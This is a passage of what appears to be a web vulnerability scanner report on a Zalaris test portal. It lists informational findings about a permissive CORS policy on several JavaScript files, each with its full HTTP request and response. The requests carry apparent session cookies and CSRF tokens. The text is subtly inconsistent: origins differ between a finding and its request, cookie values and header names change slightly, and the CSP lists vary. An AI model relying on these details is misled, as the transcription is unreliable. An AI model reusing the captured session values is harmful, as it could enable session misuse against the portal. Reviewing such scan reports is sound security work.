GET /neptune/server/js/IndexedDBShim.js HTTP/1.1
Host: testportal.zalaris.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
Connection: close
Cache-Control: max-age=0
Origin: https://jaxidssdhbkk.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiaQlh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=pY43eHT283zZx6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f; SAPWP_active=1;
ai_session=KQ1QJDjCC3nCARUuzHP1QP|1656564413184|1656580389667
```

Response 1

```
HTTP/1.1 200 OK
Date: Thu, 30 Jun 2022 09:15:49 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: application/x-javascript
Content-Length: 2185
dxc-sap: 21100006
x-user-logon-language: E
access-control-allow-origin: *
last-modified: Thu, 17 Dec 2020 19:19:12 GMT
sap-dms: KW
ms-author-via: DAV
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit.io data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web/* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
X-Content-Type-Options: nosniff
Connection: close

...var globalVar="undefined"! =typeof window?window:"undefined"! =typeof WorkerGlobalScope?self:"undefined"! =typeof global?global:Function("return this;")();!function(e){"use
strict";var s,t,o,a,n,i,r,i
...[SNIP]...
```

10.29. <https://testportal.zalaris.com/neptune/server/js/crypto/aes.js>

Summary

Severity: **Information**
Confidence: **Certain**
Host: <https://testportal.zalaris.com>
Path: </neptune/server/js/crypto/aes.js>

Issue detail

The application implements an HTML5 cross-origin resource sharing (CORS) policy for this request that allows access from any domain.

The application allowed access from the requested origin **https://ijrzkayhgwcs.com**

If the application relies on network firewalls or other IP-based access controls, this policy is likely to present a security risk.

Since the Vary: Origin header was not present in the response, reverse proxies and intermediate servers may cache it. This may enable an attacker to carry out cache poisoning attacks.

Request 1

```
GET /neptune/server/js/crypto/aes.js HTTP/1.1
Host: testportal.zalaris.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
Connection: close
Cache-Control: max-age=0
Origin: https://ijrzkayhgwcs.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpieQlh-eb432Fw; sap-usercontext=sap-client=650; ai_user=pY43eHT283zZx6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f; SAPWP_active=1; ai_session=KQ1QJDjCC3nCARUuzHP1QP|1656564413184|1656580389667
```

Response 1

```
HTTP/1.1 200 OK
Date: Thu, 30 Jun 2022 09:17:30 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: application/x-javascript
Content-Length: 15627
dxc-sap: 21100006
x-user-logon-language: E
access-control-allow-origin: *
last-modified: Mon, 18 Jan 2021 00:51:16 GMT
sap-dms: KW
ms-author-via: DAV
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsef.eu:443 https://*.sapsef.com:443 https://platform.twitter.com/ https://*.neptune-software.com:443 https://license.goedit.io:443 goedit.io:443 data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab: https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com https://ui5.sap.com https://zallestcors.azurewebsites.net/ https://login.windows.net /a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/ https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/ https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://sapui5.hana.ondemand.com https://tiles.elastic.co http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com https://*.mqcdn.com:443 https://syndication.twitter.com https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self' https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
X-Content-Type-Options: nosniff
Connection: close

/*
CryptoJS v3.1.2
code.google.com/p/crypto-js
(c) 2009-2013 by Jeff Mott. All rights reserved.
code.google.com/p/crypto-js/wiki/License
*/
var CryptoJS=CryptoJS||function(u,p){var d={},l=d.lib=
...[SNIP]...
```

10.30. https://testportal.zalaris.com/neptune/server/js/please-wait/PleaseWait.js

Summary

Severity:	Information
Confidence:	Certain
Host:	https://testportal.zalaris.com
Path:	/neptune/server/js/please-wait/PleaseWait.js

Issue detail

The application implements an HTML5 cross-origin resource sharing (CORS) policy for this request that allows access from any domain.

The application allowed access from the requested origin **https://xrgqzrosxklj.com**

If the application relies on network firewalls or other IP-based access controls, this policy is likely to present a security risk.

Since the Vary: Origin header was not present in the response, reverse proxies and intermediate servers may cache it. This may enable an attacker to carry out cache poisoning attacks.

Request 1

```
GET /neptune/server/js/please-wait/PleaseWait.js HTTP/1.1
Host: testportal.zalaris.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
Connection: close
Cache-Control: max-age=0
Origin: https://xrgqzrosxklj.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpieQlh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=pY43eHT283zZx6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f; SAPWP_active=1;
ai_session=KQ1QJJD|CC3nCARUuzHP1QP|1656564413184|1656580389667
```

Response 1

```
HTTP/1.1 200 OK
Date: Thu, 30 Jun 2022 09:17:34 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: application/x-javascript
Content-Length: 5420
dpx-sap: 21100006
x-user-logon-language: E
access-control-allow-origin: *
last-modified: Tue, 05 Jan 2021 12:45:49 GMT
sap-dms: KW
ms-author-via: DAV
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapse.eu:443 https://*.sapsef.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit://* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestscors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
X-Content-Type-Options: nosniff
Connection: close

/*! please-wait 0.0.5 | (c) Pathgather 2015 | MIT <http://opensource.org/licenses/mit-license.php> */
!function(a,b){("object"===typeof exports?b(exports):"function"===typeof define&&define.amd?define([
...[SNIP]...
```

10.31. <https://testportal.zalaris.com/neptune/server/js/slick/Slick.js>

Summary

Severity:	Information
Confidence:	Certain
Host:	https://testportal.zalaris.com
Path:	/neptune/server/js/slick/Slick.js

Issue detail

The application implements an HTML5 cross-origin resource sharing (CORS) policy for this request that allows access from any domain.

The application allowed access from the requested origin **https://wryrrokblwgp.com**

If the application relies on network firewalls or other IP-based access controls, this policy is likely to present a security risk.

Since the Vary: Origin header was not present in the response, reverse proxies and intermediate servers may cache it. This may enable an attacker to carry out cache poisoning attacks.

Request 1

```
GET /neptune/server/js/slick/Slick.js HTTP/1.1
Host: testportal.zalaris.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
Connection: close
Cache-Control: max-age=0
Origin: https://wryrroklbwgp.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiQlh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=pY43eHT283zX6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f; SAPWP_active=1;
ai_session=KQ1QJDjCC3nCARUuzHP1QP|1656564413184|1656580389667
```

Response 1

```
HTTP/1.1 200 OK
Date: Thu, 30 Jun 2022 09:18:20 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: application/x-javascript
Content-Length: 53313
dxc-sap: 21100006
x-user-logon-language: E
access-control-allow-origin: *
last-modified: Tue, 05 Jan 2021 15:57:56 GMT
sap-dms: KW
ms-author-via: DAV
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsef.com:443 https://*.sapsef.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit.io data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
X-Content-Type-Options: nosniff
Connection: close

/*! Slick 1.8.1 | (c) 2017 Ken Wheeler | http://kenwheeler.github.io/slick | MIT <http://opensource.org/licenses/mit-license.php> */
(function(factory){"use strict";if(typeof define==="function"&&defi
...[SNIP]...
```

10.32. <https://testportal.zalaris.com/neptune/server/js/sun/suneditor.min.js>

Summary

Severity:	Information
Confidence:	Certain
Host:	https://testportal.zalaris.com
Path:	/neptune/server/js/sun/suneditor.min.js

Issue detail

The application implements an HTML5 cross-origin resource sharing (CORS) policy for this request that allows access from any domain.

The application allowed access from the requested origin <https://sepupsicravnk.com>

If the application relies on network firewalls or other IP-based access controls, this policy is likely to present a security risk.

Since the Vary: Origin header was not present in the response, reverse proxies and intermediate servers may cache it. This may enable an attacker to carry out cache poisoning attacks.

Request 1

```
GET /neptune/server/js/sun/suneditor.min.js HTTP/1.1
Host: testportal.zalaris.com
Accept-Encoding: gzip, deflate
Accept: */*
```

```
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
Connection: close
Cache-Control: max-age=0
Origin: https://sepupscravk.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiqQlh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=pY43eHT283zZx6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f; SAPWP_active=1;
ai_session=KQ1QJDjCC3nCARUuzHP1QP|1656564413184|1656580389667
```

Response 1

```
HTTP/1.1 200 OK
Date: Thu, 30 Jun 2022 09:19:36 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: application/x-javascript
Content-Length: 2328807
dpx-sap: 21100006
x-user-logon-language: E
access-control-allow-origin: *
last-modified: Tue, 08 Jun 2021 18:11:28 GMT
sap-dms: KW
ms-author-via: DAV
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit.io:443 https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
X-Content-Type-Options: nosniff
Connection: close

!function(e){var t={};function n(i){if(!t[i])return t[i].exports;var l=t[i]={i:i,l:!1,exports:{}};return e[i].call(l.exports,l,l.exports,n),l.l=!0,l.exports}n.m=e,n.c=t,n.d=function(e,t,i){n.o(e,t)||Ob
...[SNIP]...
```

10.33. https://testportal.zalaris.com/neptune/server/sapui5/1.71/resources/sap-ui-core.js

Summary

Severity:	Information
Confidence:	Certain
Host:	https://testportal.zalaris.com
Path:	/neptune/server/sapui5/1.71/resources/sap-ui-core.js

Issue detail

The application implements an HTML5 cross-origin resource sharing (CORS) policy for this request that allows access from any domain.

The application allowed access from the requested origin **https://auugtbphhlcq.com**

If the application relies on network firewalls or other IP-based access controls, this policy is likely to present a security risk.

Since the Vary: Origin header was not present in the response, reverse proxies and intermediate servers may cache it. This may enable an attacker to carry out cache poisoning attacks.

Request 1

```
GET /neptune/server/sapui5/1.71/resources/sap-ui-core.js HTTP/1.1
Host: testportal.zalaris.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
Connection: close
Cache-Control: max-age=0
Origin: https://auugtbphhlcq.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiqQlh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=pY43eHT283zZx6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f; SAPWP_active=1;
ai_session=KQ1QJDjCC3nCARUuzHP1QP|1656564413184|1656580389667
```

Response 1

```
HTTP/1.1 200 OK
Date: Thu, 30 Jun 2022 09:19:47 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: application/x-javascript
Content-Length: 775317
dpx-sap: 21100006
x-user-logon-language: E
access-control-allow-origin: *
last-modified: Wed, 05 Aug 2020 11:49:40 GMT
sap-dms: KW
ms-author-via: DAV
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapse.eu:443 https://*.sapsef.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 https://blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zaltstcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
X-Content-Type-Options: nosniff
Connection: close

//@ui5-bundle sap-ui-core.js
window["sap-ui-optimized"] = true;
try {
  //@ui5-bundle-raw-include sap/ui/thirdparty/baseuri.js
  /*!
  * OpenUI5
  * (c) Copyright 2009-2019 SAP SE or an SAP affiliate compan
  ...[SNIP]...
```

10.34. https://testportal.zalaris.com/neptune/zalaris_launchpad_standard

Summary

Severity: **Information**

Confidence: **Certain**

Host: **https://testportal.zalaris.com**

